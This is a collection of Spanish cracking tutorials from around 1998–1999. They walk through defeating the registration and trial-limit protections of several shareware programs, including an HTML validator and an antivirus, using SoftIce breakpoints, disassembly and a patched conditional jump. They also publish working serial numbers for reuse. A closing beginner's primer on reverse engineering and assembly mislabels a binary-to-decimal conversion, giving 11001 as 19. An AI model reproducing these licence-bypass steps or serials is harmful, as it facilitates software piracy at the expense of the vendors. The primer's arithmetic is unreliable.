Para ello, arrancaremos el **Symbol Loader** del SoftIce y cargaremos el fichero **4Screens.exe** mediante el menu **File / Open Module**, despues pulsaremos en el menu **Module / Load**.

Apareceremos en la pantalla tipica del SoftIce.
Aqui pondremos el siguiente BreakPoint:

bpx 0040139F

Pulsar **F5** para volver al programa y pedir otra vez la opcion de registrar el programa.
Entrar los campos y pulsar el boton **OK**.

Saltaremos al SoftIce, justo en la linea en la que pusimos el BreakPoint.

En este punto, miramos el contenido del registro **EAX** y **ESI**, podremos ver el numero de registro real:

d EAX <-- **Nuestro numero = 3007199**
d ESI <-- **Numero real = 3370776**

Ahora ya podemos desactivar el BreakPoint que teniamos, escribiendo:

bd 00

y pulsar **F5** para volver al programa.
Una vez en el programa, escribir el codigo real y ya esta registrado.

NOTA: Para este programa, da igual lo que se ponga en los campos del registro.
Siempre es el mismo numero de registro.

--

Whiskey Kon Tekila CrACking tEAm.		
	WKT Tutorialz Site	
progrAmA	**AxMan 2.21**	W95
DEsCripCión	Utilidad	
tipo	Shareware	
url	http://www.wwnet.com/~dfend	
protECCión	**30 dias de evaluacion y Nag-Screen**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.24	
CrACkEr	**Mr.Grey**	
FEChA	Octubre de 1998	
ComEntArio	Programa que permite dividir ficheros en partes	

Introducción

El objetivo sera intentar encontrar el numero de registro real del programa.

Al Atake

Para registrar el programa, nada mas arrancarlo, se pulsara el boton de **Agree and Register** donde se pedira:

Name: **Mr.Grey**
Company: **Jumanj**i
Registration Key: **30071996**

El valor introducido, puede ser cualquiera.
Pulsar **Ctrl+D** para entrar en el SoftIce y poner un BreakPoint:

bpx MessageBoxA

Pulsar **F5** para volver al programa y el boton **OK**.
Saltaremos al SoftIce y pulsaremos **F11**.

Volveremos al programa automaticamente y nos saldra una ventana de error con el mensage "**Invalid registration information!**" indicandonos que la informacion de registro introducida es erronea.
Pulsaremos el boton **Aceptar** y volveremos a aparecer en el SoftIce en la linea **:004026D7**.

Subreimos unas lineas en la pantalla de codigo, hasta la linea **:004026A9** donde veremos el siguiente codigo:

```
.....
:004026A9  8D45E8        LEA   EAX, [EBP-18]      <-- Nuestro numero
:004026AC  50            PUSH  EAX                <-- Lo sube al stack
:004026AD  8D4580        LEA   EAX, [EBP-80]      <-- Nuestra compañia
:004026B0  50            PUSH  EAX                <-- Lo sube al stack
:004026B1  8D8518FFFFFF  LEA   EAX, [EBP-00E8]    <-- Nuestro nombre
004026B7   50            PUSH  EAX                <-- Lo sube al stack
004026B8   E886000000    CALL  00402743           <-- Calculo numero real
```

004026BD	83C40C	ADD	ESP, 0C	
004026C0	85C0	TEST	EAX, EAX	
004026C2	7D15	JGE	004026D9	**<-- Salta si es correcto**
004026C4	6A30	PUSH	30	
004026C6	68048C4100	PUSH	00418C04	
004026CB	68E08B4100	PUSH	00418BE0	
004026D0	53	PUSH	EBX	
004026D1	FF1580244200	CALL	[USER32!MessageBoxA]	**<-- Mensaje de error**
004026D7	EB60	JMP	00402739	
.....				

Quitaremos el BreakPoint que teniamos puesto con

bd 00

y situaremos un nuevo BreakPoint en **:004026A9**.
Pulsar **F5** para volver al programa y pedir la opcion de registrarlo.

Cuando pulsemos el boton **OK**, saltaremos al SoftIce en la linea **:004026A9** que es el BreakPoint que pusimos.
A partir de aqui, iremos pulsando **F10** hasta llegar a la linea **:004026C0**.

Por si a alguien le puede interesar, en la linea **:004026B8**, se calcula el numero real y se devuelve en:

EAX = -1

si el numero introducido es erroneo.

En este punto (**:004026C0**), miramos el contenido del registro **EDX** y podremos ver el numero de registro real:

d EDX **<-- Numero de registro real = 241-012-244**

Ahora ya podemos desactivar el BreakPoint que teniamos, escribiendo:

bd 00

y pulsar **F5** para volver al programa.
Una vez en el programa, escribir el codigo real y ya esta registrado.

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
progrAmAs	**Font Look 3.2** **Directory Printer 1.8** **Super Text Search 1.6**	W95
DEsCripCión	Gestor de Fuentes de Letras ; Imprimir Directorios ; Buscar Textos.	
tipo	Shareware (15 $ cada uno)	
protECCión	**Límite de 30 días de uso, con opción para registrarse.**	
DiFiCultAD	1) Principiante	
hErrAmiEntAs	SoftIce 3.22	
CrACkEr	**Mr.Brown**	
FEChA	5 de Agosto de 1998	

Introducción

La versión de evaluación está limitada a 30 días, y tiene una opción para introducir el Código de Registro.
El objetivo será conseguir el Código de Registro para cada uno de los tres programas. (la protección (entre comillas ;-) es la misma para los 3).

Al Atake

Arrancar el Pc con el SoftIce debidamente configurado.
Ejecutar el programa, y seleccionar la opción "Enter Registration Code"

Ir al SoftIce (Ctrl+D), poner un breakpoint para la api de windows MessageBoxA (BPX MessageBoxA), y volver al programa (Ctrl+D).
Introducir cualquier número, y darle al OK.

Aparecemos en el SoftIce, y con un P RET (F12), nos situamos en el código del programa, después de la llamada a MessageBox.
Si miramos unas línias más arriba, en busca de algún salto condicional, encontramos un par de instrucciones JNZ.
En una de ellas, la instrucción precedente es un CALL. Ponemos un breakpoint allí, haciendo doble click en la instrucción del call.

Ya se puede desactivar el BPX MessageBoxA (BD 0), y seguir la ejecución (Ctrl+D).
Nos sale la ventanita de Código incorrecto, pero como ya tenemos los breakpoints colocados, volvemos a intentar el registro.

Aparecemos en el SoftIce, en la instrucción del CALL donde hemos puesto el breakpoint.
Si miramos el contenido de EDX (D EDX), ya tendremos lo que queríamos ;-)
Lo apuntamos en un papel, desactivamos todos los breakpoints (BD *),y continuamos con el programa(Ctrl+D).

Volvemos a registrarnos, ponemos el código que hemos encontrado, y "Registration Complete" ;-)
En mi caso me han salido los códigos 5447213 (Font Look 3.2), 2618572 (DirectoryPrinter 1.8), AG3158NK (SuperTextSearch 1.6)
Me parece que también deben ser válidos en otros Pcs....;-)

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**Primasoft Internet Organizer 3.1**	W95
DEsCripCión	Organizador de direcciones de Internet.	
tipo	Shareware (43 $)	
protECCión	**Límite de 30 días de uso, con opción para registrarse.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	Wdasm 8.9	
CrACkEr	**Mr.Brown**	
FEChA	Julio de 1998	

Introducción

La versión de evaluación tiene un límite de 30 días.
Para registrarse, hay que introducir un nombre y una clave.

El objetivo será generar un número de registro válido. (por si te lo instalaste hace más de 30 días, y no tuviste tiempo de evaluarlo. ;-)

Al Atake

A través del Astalavista encontré una par de códigos, pero que a mi no me funcionaron. Son estos :
Name: JUANDA Serial: 987723779-065
Name: PC98 Serial: 987722793

Así que intenté mirármelo con el SoftIce 3.22, pero no conseguí nada probando con BPX messageboxa, BPX getwindowtexta, BPX getdlgitemtexta, ni con BMSG Hwnd wm_gettext ;-(Sólo algunos cuelgues...;-)

Entonces probé con el WDasm 8.9, y después de un rato de desensamblaje, a través de String References encontré sólo una dirección para "Registration not accepted". Puse unos BreakPoints por ahí, y mirando por la memoria [ebx+...] ví un número muy sospechoso... ;-)
Probé de registrarme con él, y me funcionó correctamente :
Name: ECD eval Serial: 988412812-065

Debido a que a mi no me funcionaron los serials de Juanda y PC98, me temo que tampoco el de ECD eval, va a funcionar en otros Pcs.
El número de serie hace pinta de estar relacionado con alguna fecha, por lo que creo que no hay un número de serie genérico válido para cualquier Pc.
[Nota : ...Ejem, me he colado... ;-DDD Me han confirmado (gracias Sergio ;-) que el número sí vale en otros Pcs... ;-!)
Así pues, dependía de la versión, y no de la fecha como había mal-pensado inicialmente.]

Al registrarme, ya no tengo las opciones de Register, con lo cual no puedo repasar más detalladamente los pasos que he dado. ;-(
Uno de los BreakPoints estaba en :49803C je 49805C, y creo que miré en la memoria a partir de ebx+unos cuantos bytes. (no sé bién cuantos, pero como el número de serie canta como una almeja además de estar por duplicado, ya lo encontraréis... ;-)

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**Submission Wizard 4**	W95
DEsCripCión	Programa para Promoción de páginas web.	
tipo	Shareware	
protECCión	**Límite de 30 días de uso, con opción para registrarse.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.22	
CrACkEr	**Mr.Brown**	
FEChA	Julio de 1998	

Introducción

Hay una opción para registrarse, en donde hay que introducir sólo la clave, pero no ningún nombre.
Pero la clave debe calcularla en función de "algo"(normalmente es el nombre), lo cual no he rastreado. O puede ser algún valor del registro, ...

El objetivo será conseguir una clave válida que nos permita registrarnos correctamente.

De todas maneras, por el tipo de programa que es (da de alta webs en buscadores), puede que los fabricantes de este software hagan algún tipo de comprobación al conectar con ellos.
Tan sólo, que lo sepas, y tu sabrás si corres el riesgo... ;-)

Por mi parte, me interesaba esta desprotección ya que el programa está hecho en Visual Basic 5, y tenía curiosidad en ver como se podía hacer, ya que estos pgms se basan en las llamadas a la DLL del V.Basic, lo que los hace más engorrosos de seguir.

Al Atake

Arrancar el Pc con el SoftIce 3.22, con el fichero WinIce.Dat debidamente configurado. (Ver "Introducción al SoftIce" en la sección de Documentos Genéricos para más información)

Por ser un programa de V.Basic5, debemos tener también en el WinIce.Dat :
EXP=c:\windows\system\msvbvm50.dll
(Ver "Visual Basic5 con SoftIce" en la sección de Documentos Genéricos para más información)

La idea es tan simple que no tenía muy claro si funcionaría, pero ha ido bién. ;-DDD

Si después de introducir una clave, nos dice si es correcta o no, entonces es que la compara con algún otro valor.
Si podemos ver los dos valores que compara, y uno es la clave que nosotros hemos escrito, pues el otro es la clave correcta.
Si no encontraramos nuestra clave, sería porque ha sido encriptada, pero no es el caso para este programa.

Así pues, nos interesa interceptar el programa en cuanto haga esa comprobación de la clave. (PeroGrullo Rulez ;-)
Lo primero que se me ocurre después de echarle un vistazo a las funciones de msvbvm50.dll, es probar con un BreakPoint para __vbaStrCmp

O sea, pasito a pasito tenemos :
Ejecutamos el Submission Wizard, vamos a la pantalla de registro y ponemos una clave cualquiera (Ej:ECD IntroCracking)
Ctrl+D para ir al SoftIce, y ponemos el BreakPoint con BPX __vbastrcmp (ojo, que hay dos subrallados delante de vba)
Ctrl+D para volver al Submission W., y le damos al botón "Save Registration Key".

Ok, el BPX hace efecto, y nos hallamos en el código de la msvbvm50.dll.
Con F12 se llega al código del SubWiz4w, en 137:48F5A9
Unas linias más arriba hay unos push con los parámetros para llamar a __vbaStrCmp.

```
0137:0048F59B  mov     ebx, [MSVBVM50!__vbaStrCmp]
0137:0048F5A1  push    eax
0137:0048F5A2  push    43ADE8
0137:0048F5A7  call    ebx
```

Así que pongo un BreakPoint antes de que se produzca la llamada a la función que

compara.
(doble click en 137:48F59B, o BPX 137:48F59B)
El BreakPoint anterior ya se puede desactivar (BD 0) si todavía no lo habéis hecho.

Ctrl+D para seguir la ejecución del programa, y nos dice que registration invalid, Como ya tenemos puesto un BreakPoint, le volvemos a dar al botón "Save Registration Key".

Estaremos en el SoftIce en :48F59B, y ahora sí localizamos facilmente los valores a comparar.
Uno está en EAX, y el otro en 43ADE8. (Antes también los hubieramos podido encontrar, pero así se ve más claro).
Con D EAX vemos la primera cadena. Son los 2 primeros caracteres de la clave que hemos puesto.
Mientras que con D 43ADE8 vemos los 2 primeros con los que compara.
(Mmmmm ;-)

Como somos un poco mal pensados, apuntamos en un papel las letras que se ven en :43ADE8
En mi caso hay 9 letras(todas en mayúsculas) separadas por puntos(.) repartidas desde :43ADE8 hasta :43AE17
Quitamos los BreakPoints (BD *), y seguimos ejecutando (G).

Otra vez en la pantalla de Registro, aunque esta vez ya será la última. ;-)
Ponemos la clave que nos hemos apuntado, y nos dirá "Thank you for registering...."

Como supongo que la clave debe variar según el ordenador, no creo que sirva de nada que dé la que a mi me ha salido.
Así pues si estás interesado, recuerda aquello de ...."El movimiento se demuestra andando" ;-)

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**CSE 3310 HTML Validator v2.55**	W95
DEsCripCión	Programa para Validación de documentos Html.	
tipo	Shareware (25 $)	
protECCión	**Algunas Limitaciones si no estás registrado.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.22	
CrACkEr	**Mr.Brown**	
FEChA	Julio de 1998	

Introducción

Los usuarios no registrados sólo pueden validar 150 documentos html.

El objetivo será conseguir un número de registro para no tener limitaciones en el programa.

Para ello interceptaremos la ejecución en el momento en que el pgm coja nuestra clave, y investigaremos qué hace con ella.
Como veremos, compara la nuestra con la que él calcula.
Así pues, miramos la suya, y esa será la nuestra ;-)

Al Atake

Arrancar el Pc con el SoftIce 3.22, con el fichero WinIce.Dat debidamente configurado. (Ver "Introducción al SoftIce" en la sección de Documentoz Genéricoz para más información)

Ejecutar el programa Html Validator, y seleccionar la opción para registrarse.
Introducir cualquier nombre en Registration Name (Ej:ECD IntroCracking)
Introducir cualquier clave en Registration Key (Ej:222333)

Pulsar Ctrl+D para ir al SoftIce.

Una de las maneras en que el programa lee la información que hemos tecleado, es con GetWindowTextA o con GetDlgItemTextA (lo de la A al final es para los programas 32 bits)
Así que vamos a poner un par de BreakPoints para estas instrucciones :

```
BPX getwindowtexta
BPX getdlgitemtexta
```

Pulsamos Ctrl+D para volver al HTML Validator, y le damos al botón OK.

Apareceremos en el SoftIce, después de 0137:41771F call User32!GetDlgItemTextA
Antes de llamar a esta función, se ha tenido que especificar una dirección de memoria en donde almacenar el valor. 4 linias más arriba, vemos una referencia a [EBP-200] (o [EBP+FFFFFE00] que es lo mismo)

Así pues, si miramos esa dirección con D EBP-200 ,veremos "ECD IntroCracking" ;-)

Avanzamos un poco con F10, hasta la siguiente llamada a GetDlgItemTextA.
Igual que antes, veamos lo que ha quedado guardado con D EBP-400 (o [EBP+FFFFFC00]), y encontramos la clave que habíamos puesto "222333" ;-)

Seguimos avanzando un poco más, hasta llegar a 137:4177B1 lea edx,[EBP+FFFFFA00]
Por el camino hemos dejado algunas verificaciones, como que la clave tenga más de 5 letras y menos de 80,...

Si miramos que hay en [EBP-600] (o [EBP+FFFFFA00]), podremos ver "TgfKRsi6sKPN" ;-DD
Lo apuntamos en un papel, y dejamos que siga ejecutándose el programa.

En mi caso se me quedó el Pc bloqueado, pero después de reiniciar, volví al Html Validator, y en la pantalla de Registro puse el mismo nombre que anteriormente, y la clave que me apunté en un papel.

Registration Complete. ;-))

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Quick Heal v5.20**	w95 / w98 / wNT
Descripcion	Antivirus	
Tipo	Shareware 30 dias	
Url	http://www.quickheal.com	
Protección	**Numero de serie**	
Dificultad	**1) Principiante,** 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	Softice4.01	
Objetivo	**Simular estar registrados**	
Cracker	**Kolgado**	
Fecha	13 de Octubre de 1999	

Introduccion

Ponemos un numero cualquiera,control-d y nos salta el softice,bpx getdlgitemtexta pa' probar y x, volvemos al programa,le damos ok y nos salta de nuevo el soft,un f12 y estamos en la rutina del programa,a partir de ahi podemos seguir dos caminos, analizar minuciosamente y ver como se comporta el codigo(útil si queremos un KeyGen.),o probamos darle fanaticamente f10 hasta que nos aparezca el mensaje de "error en el codigo" o algo por el estilo.

Al Ataque!!!!!!!!!!!!!!!!!

Para no complicarnos demasiado(y porque tambien soy bastante nuevo para un keygen),probemos nuestra suerte con la segunda opcion.
Le damos f10 19 veces, y a la 20 nos aparece la ventana "incorrect unlock code",le damos aceptar y aparecemos en:

:00408D27 6880134400 push 00441380

* Possible StringData Ref from Data Obj ->"Incorrect unlock code."

:00408D2C 6818244400 push 00442418
:00408D31 E824D30100 call 0042605A

* Possible Reference to Dialog: DialogID_0066, CONTROL_ID:0458, ""
|
:00408D36 6858040000 push 00000458 "AQUI APARECEMOS"
:00408D3B 8BCE mov ecx, esi
:00408D3D E8C7580100 call 0041E609
:00408D42 85C0 test eax, eax
:00408D44 7504 jne 00408D4A
:00408D46 33C0 xor eax, eax
:00408D48 EB03 jmp 00408D4D

El call inmediatamente arriba de donde aparecimos fue el que provocó el mensaje, por lo tanto,
busquemos un poco arriba para ver q' tenemos(hay q' buscar algun salto condicional).

:00408CB0 50 push eax
:00408CB1 51 push ecx
:00408CB2 E86ECDFFFF call 00405A25
:00408CB7 83C408 add esp, 00000008
:00408CBA 83F801 cmp eax, 00000001
:00408CBD 7564 jne 00408D23 "LA CLAVE"
:00408CBF E833CEFFFF call 00405AF7
:00408CC4 E8438EFFFF call 00401B0C
:00408CC9 663D0200 cmp ax, 0002
:00408CCD 7549 jne 00408D18
:00408CCF FF761C push [esi+1C]

No necesitamos ir muy lejos y nos encontramos un jnz 00408d18 y un poco mas arriba jnz 00408d23,ahora bien, esto no nos dice nada por si solo,
asi que analicemos un poco.Si nos fijamos en jnz 00408d23(en w32dasm jne) nos damos cuenta de que en caso de hacer el salto apareceriamos unas cuantas instrucciones antes de nuestro famoso call q' produce el mensaje de error,exactamente en:

:00408D21 EB31 jmp 00408D54

:00408D23 6A30 push 00000030 "AQUI"
:00408D25 8BCE mov ecx, esi

* Possible StringData Ref from Data Obj ->"Error"
|
:00408D27 6880134400 push 00441380

* Possible StringData Ref from Data Obj ->"Incorrect unlock code."
|
:00408D2C 6818244400 push 00442418
:00408D31 E824D30100 call 0042605A "NUESTRO MARTIRIO"

Tambien podemos notar que inmediatamente arriba de push 30 esta un jmp que evitaria pasar por el call "de los lamentos".
por lo que a simple vista pareceria ser que nuestro 00408cbd jnz 00408d23 seria lo q' distingue de estar o no registrados.Pero antes de sacar conclusiones a la ligera,probemos.
Ponemos un bc*,y luego un bpx en 00408cbd,le damos control-d,le damos ok de nuevo a nuestra ventana de Registro y nos baramos en el bpx que hemos puesto.
Vemos que realmente va a saltar,como suponiamos,asi q' probemos,total no perdemos nada (creo).En le softice le damos r fl z y se convierte "magicamente" en un "no jump".
Ok el momento de la verdad,le damos bc*, y luego x, y pam!!!, un lindo mensaje...
"Quick Heal has been upgrade to a complete..."No sweat.Ni siquiera necesitamos parcharlo,solo un cambio en un salto en tiempo de ejecucion y listo.
Esperando que les sirva de ayuda.Atte. Kolgado.
PD:Esta es la manera mas facil y es genial para los nuevos,si se animan le pueden dar con el keygen. Gracias a todos los spanish reversers...
FreeMind.

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
	Kr@cKerZ United Team	Kut
Programa	**ToggleMouse 3.4.3**	W95 / W98 / NT
Descripción	Programa que genera utilidades para el mouse.	
Tipo	Trial de 45 dias	
Url	http://www.togglesoftware.com	
Protección	**Nag Screen. Time Limit 45 Dias, Serial.**	
Dificultad	**1) Principiante**, 2) Amateur, 3) Aficionado**,** 4) Profesional, 5) Especialista	
Herramientas	W32dasm v8.9, UltraEdit v6.10a, Registry Monitor	
Objetivo	**Simular estar registrados.**	
Cracker	**Maniac PC**	
Fecha	25 de Agosto de 1999	

Introducción

Este tutorial está creado por que realmente no me sentí muy satisfecho con los otros cursos que hice, realmente pienso .. no quedaron de mi agrado así que los eliminé y los reemplacé con estos,así que el que quedó leyendo mi otro curso, despídanse, empezaremos desde 0 ... este tutorial está hecho especialmente para los que no entienden lo que es la Ingeniería Inversa, desde ahora le llamaremos cracking espero poder ayudarlos en todo lo que pueda, y si no, haré lo mejor ...

La ingeniería inversa se basa en quitar, remover, suspender uno o más temas de protección de alguna aplicación ya siendo comercial y otras. Muchos consideran esto como un arte. En este curso pienso ayudar a personas quén interesadas al respecto, y incluso a los mismos **programadores**. Se les enseñará a no ser tan 'cuadrados' de mente pensando en intereses comerciales, se les enseñará a crackear sus propios programas, e ir aumentando sus niveles de protección, en este primer curso aprenderemos algo mínimo en cuanto a reventar protecciones de programas, mas que nada, hablaremos de teórico.

Por hoy se aprenderá el uso de la ingeniería inversa bajo el sistema operativo en Windows 95 y/o 98. Empezaremos por cosas muy básicas. Sólo les pediré las siguientes cosas para que comienzen a crackear :

- Un Computador -=(Mayor o igual a 16 Mb. de RAM, mayor de 486 a 33)
- Un disco duro de 1 Gb.
- **UN CEREBRO**
- Instinto y perspicacia.

- Las ganas.
- Algo de conocimientos básicos a medios (Como que es la RAM, programar, uso de Win95)
- Si es posible, algo de conocimientos de ensamblador, si es que no es así, los ayudaré en lo que pueda.
- **Paciencia!**

Yo creo que tienes los dos primero ítems, ya que ahora solo salen pentiums III y pocaso los II... Al mismo tiempo aprenderemos a crackear a conocer los aspectos de una PC, cómo funciona, qué hace, y como es que se ejecutan las cosas. Creo que debo explicarles otras cosas también pero las aprenderemos en el transcurso de estos laaargoos capítulos.

Konceptos

Empezaremos por pensar en qué es un sistema operativo, es la base por la cuál un programa (en este caso Windows 9x) domina el inicio de las rutinas para procesar datos en el disco duro. (suena enredado, pero piensa que se trata de un programa que hace que se 'inicie' el disco duro ..) .. ya sabemos cuál programa está dominando en tu equipo, si es que usas una apple macintosh, busca en altavista 'MAC CRACK', y encontrarás hechos al respecto. Muy bien, imaginemos un programa a crackear, o sea, ¿Qué queremos hacerle al crackearlo? .. vamos a eliminar diálogos o partes que digan .. 'Cómprame' .. 'gasta dinero' ... por un programa que usas, y por ejemplo,un programa que usas te pide que lo compres utilizando una tarjeta de crédito (p.e. MasterCard*Visa), y que lo compres por ejemplo en *http://www.buynow.com* , del cuál te pedirá el nombre, número de tarjeta de crédito y cuando expira, así harán una cybercompra arrugando tus bolsillos ... ¿No? ... si no te ha pasado revisa entre tus cosas esos CD's de revistas .. verás mucho material para crackear allí, todavía no sabes crackear, así que aprenderemos aquí. Imagina que este programa tiene un cuadro de diálogo que te pide un nombre y una contraseña, y esta contraseña se te da cuando compras el programa. y cuando la introduces en el programa, el programa te dirá "*Gracias por registrarse*" lo que prácticamente quiere decir que : "Gracias por gastar su dinero en este programa" .. nuestro objetivo para **este y solamente este programa** será estudiar el porque cuando introduces una contraseña errónea te dice "Contraseña incorrecta" ... y modificar esta sentencia o ver como es que forma la contraseña ... llamaremos desde ahora a MS-DOS ->DOS, a Windows 95 le llamaremos ->Win95. ¿Por qué digo **solamente para este programa**? .. pues existen varias protecciones distintas, como las de tiempo (cuánto tiempo usas un programa) .. las de usos (Cuánto puedes usar un programa, p.e. 6 veces)... y otras por allí ...

Cada vez los programadores están desarrollando peores protecciones para los programas... y a veces son buenas... (no demasiado y pocas veces).. esto ocurre cuando los programadores crean los programas en pensamientos comerciales y 'monetarios' .. y lo peor de todo es cuando esto sucede gracias a la estúpida sociedad en que vivimos donde la gente esta propensa a que cuando se tiene dinero, no se hacen las cosas por placer. se hacen con **mentes comerciales**.

Este curso es totalmente susceptible a cambios

¿Por donde rayos Komenzar?

Empezaremos por saber que rayos necesitaremos para esto de la ingeniería inversa. Pueden ser encontrados en HERRAMIENTAS

Depurador/Debugger: Es un programa que sirve para "depurar" programas, me explico, cuando se ejecuta un programa y lo 'depuras' .. Te vas deteniendo en cada paso que ejecuta el programa, al mismo tiempo cuando lo depuras por ejemplo en el programa llamado "**soft-ice**", este es un programa para depurar (el más famoso) vas viendo el programa depurándose en **ensamblador o mas bien conocido como assembler**, explicaré assembler básico más adelante ...

Lista de depuradores mas comunes : Debug (De MS-Dos), Soft-Ice (El más usado), TR (para dos y Win)

Editor Hexadecimal: Es un programa que permite 'editar' archivos, en forma hexadecimal y poder cambiar bytes en él, mas adelante aprenderemos el sistema hexadecimal y binario.

Lista de editores hexadecimales más comunes : Hex Workshop (Win95), Ultraedit (Win95), Hacker's View (Dos)

Monitor del registro:Para ocasiones en que los programas guarden sus datos de registro en el sistema de Windows, siempre servirá este programa .. más adelante se explicará acerca de este famoso registro de 'windows'..

Lista de monitor : Registry monitor (Win95).

Descompresor: Algunos programas. Más en sí sus ejecutables, vienen comprimidos con ejecutables de otras compañías , por ejemplo el famoso IconForge, este programa no permite ser desensamblado... Existe un programa llamado shrink, que protege los ejecutables (EXE), con este puedes usar por ejemplo el **Deshrink**, que descomprime los archivos protegidos con Shrink.. Y así es posible desensamblar y modificar algunos segmentos... Creo que todavía ya los estoy confundiendo .

Lista de descompresores comunes : Deshrink, PeUNLOCK, etc. miles más ...

Monitor de archivos: Algunos programas crean archivos temporales con los registros correctos, y cuando se vuelven a ejecutar los programas, verifican la información del archivo temporal y si es que no es correcta se borra, el monitor de archivos ve los archivos que se crean ... (p.e. UltraEdit, este pide un número de registro, y para comprobar nos dice que necesita reiniciar para comprobar, este crea un archivo llamado uedit.reg).

Lista de monitor : File Monitor.

Desensamblador (Disassembler): Podemos depurar un programa en el instante, pero también podemos **desensamblar** un programa, o sea, ver lo depurado en el instante, pero tranquilamente podemos estudiar las rutinas sin tener que depurar '***En el momento***'.

Lista de monitor : IDA (Dos*32 Bits), WDasm, Sourcer 7, etc. . .

Konocimientos básikos de ensamblador (assembler)

Primero : ¿ Por que digo desensamblar o depurar? .. cuando un programa está hecho en otros lenguajes de programación (p.e. C - C++, Visual Basic, Delphi, Pascal) y lo 'compilas'.. o sea, lo dejas en ejecutable(.EXE, .COM) primero, ¿Qué es compilar?, hablemos superficialmente de aquello.. imaginemos que tenemos un código fuente de un programa (supongo que sabes que es eso), y el programa tiene la función de hacer lo siguiente ... **Muestrame Un mensaje, el mensaje dice 'Hola a todos', y cuando lo muestres, que suene un pitído, al mismo tiempo, pinta las letras de color verde**. Este es un pequeño programa que puede ser hecho en varios lenguajes, pero .. ¿El computador puede entender estas letras humanas y este lenguaje que nosotros entendemos? NO!, para eso necesitaremos un compilador, este transforma este código en un lenguaje llamado 'máquina', que convierte nuestro programita en un **.EXE** que el procesador sabrá ejecutar, y entonces, tendremos un programa. Al mismo tiempo estamos protegiendo nuestro código, ¿Por que?, por que si le damos el código a cualquiera, pueden modificarlo ¿o no?.. por ejemplo si tengo el código de arriba puedo modificarlo para que sea así:

Muestrame Un mensaje, el mensaje dice 'MUERANSE TODOS!', y cuando lo muestres, que suenen dos pitídos, al mismo tiempo, pinta las letras de color azul.

Claro que ahora están saliendo descompiladores. que revierten el ejecutable a el código fuentee. Para variar me volví a desviar, quedamos en qué era un desensamblador, bueno, cuando creamos un programa en Delphi, Pascal, Etc. lo compilados, el desensablador puede 'desensamblar' el program para dejarlo en

Ensamblador para la ingeniería inversa.

Ensamblador es un lenguaje de programación de **bajo nivel**, ¿ Qué significa bajo nivel ?... pues al revés de un lenguaje avanzado como 'C', o uno medio como Pascal que son lenguajes para crear programas.. que son de alto nivel.. el lenguaje de bajo nivel es una manera de decir que mientras 'Mas programemos o más programa creemos menos control tendremos de este..'.

Este lenguaje les va ayudar mucho ... Si prestamos atención a este pequeño código fuente, no lo entenderán si no saben acerca de ensamblador.. si es que es así . Les ayudaré con los tipos ...

```
MOV AX,1111h
MOV BX,1112h
CMP AX,BX
JB saltobueno
HLT
saltobueno:
DEC BX
CMP AX,BX
JNE Acaba
JE Continua
Continua:
DEC BX
CMP AX,BX
```

JE Acaba

JB Acaba

JG Acaba

Acaba:

XOR AX,AX

XOR BX,BX

¿Que rayos significa esto?

¿Estudiaremos todo lo que hace este pequeño texto, e iremos aprendiendo para seguir adelante en nuestro curso.. empezaremos por aprender que es **ax y bx** mostrados en la primera instrucción. Primero que nada, no son solo estás dos palabras, en total son las siguiente palabras : **AX, BX, CX, DX** ... pero .. ¿que son estás palabras? ... estas palabras son *registros de datos*, o sea, que contienen información en ellas para cálculos y otras cosas en general. Digamos que guardan datos temporales de la 'memoria'. tocaremos de manera superficial este tema ya que está curso de aesoft que les puede ayudar al respecto muy meticulosamente. Pensemos que estos registros son para acumular datos en **memoria** temporalmente .. ¿Ok?.. pensemos ahora que un equipo estándar con Win95 Usa 32 Bits, los registros para 16 bits (Windows 3.11, piénsenlo así) son **Ax, Bx, Cx, Dx.**Pero si queremos trabajar en 32 Bits, o sea Win95, tendremos que agregarles una **E** para depurarlos en Win95, (P.e. **Eax, Ebx, Ecx, Edx**).. Me Explico nuevamente, en windows 95 se usan datos de 32 Bits(Para guardar datos)... si estamos trabajando en Windows 3.11 o dos(Versión anterior de Win95, y el añorado DOS) trabajaremos para guardar datos en 16 bits. Si trabajamos en DOS o en WIN 3.11, deberíamos ver los registros de datos como **AX,BX,CX,DX**, si trabajamos en Win95 serían así **EAX,EBX,ECX,EDX**. (Si ves en alguna parte registros de 16 bits. como AH no te sorprendas, es que se separan **AX,BX,CX,DX** .. ¿Cómo? .. **AX** se separa en **AH y AL**, **BX** se separa en **BH y BL**... y así sucesivamente.) Ahora imaginemos que tenemos estos registros, ¿cada uno debe tener un valor o no?**.. claro**, y para este segmento de un código fuente tenemos el comando **mov**, el cuál en inglés significa **move**, el cuál significa **mover**, o sea que 'mueve' el valor 1111 a Ax, y mueve el valor 1112 A Bx, ¿Por qué la h? significa que está en **hexadecimal**, y tal como dijo Hot Byte en su curso, aprenderemos a transformar de decimal, hexadecimal, binario.

Decimal a binario (Todo esta siguiente explicación gracias a Hot Byte):

Decimal	**Binario**
0	0
1	1
2	10
3	11
4	100
5	101
6	110
7	111
8	1000
9	1001
10	1010

Aquí se presenta la conversión de binario decimal:

Si tenemos el número :	**1**	**1**	**0**	**0**	**1**	
La conversión sería :	**$1*2^0$**	**$1*2^1$**	**$0*2^2$**	**$0*2^3$**	**$1*2^4$**	
y en decimal es :	**1**	**+2**	**+0**	**+0**	**+16**	**= 19**

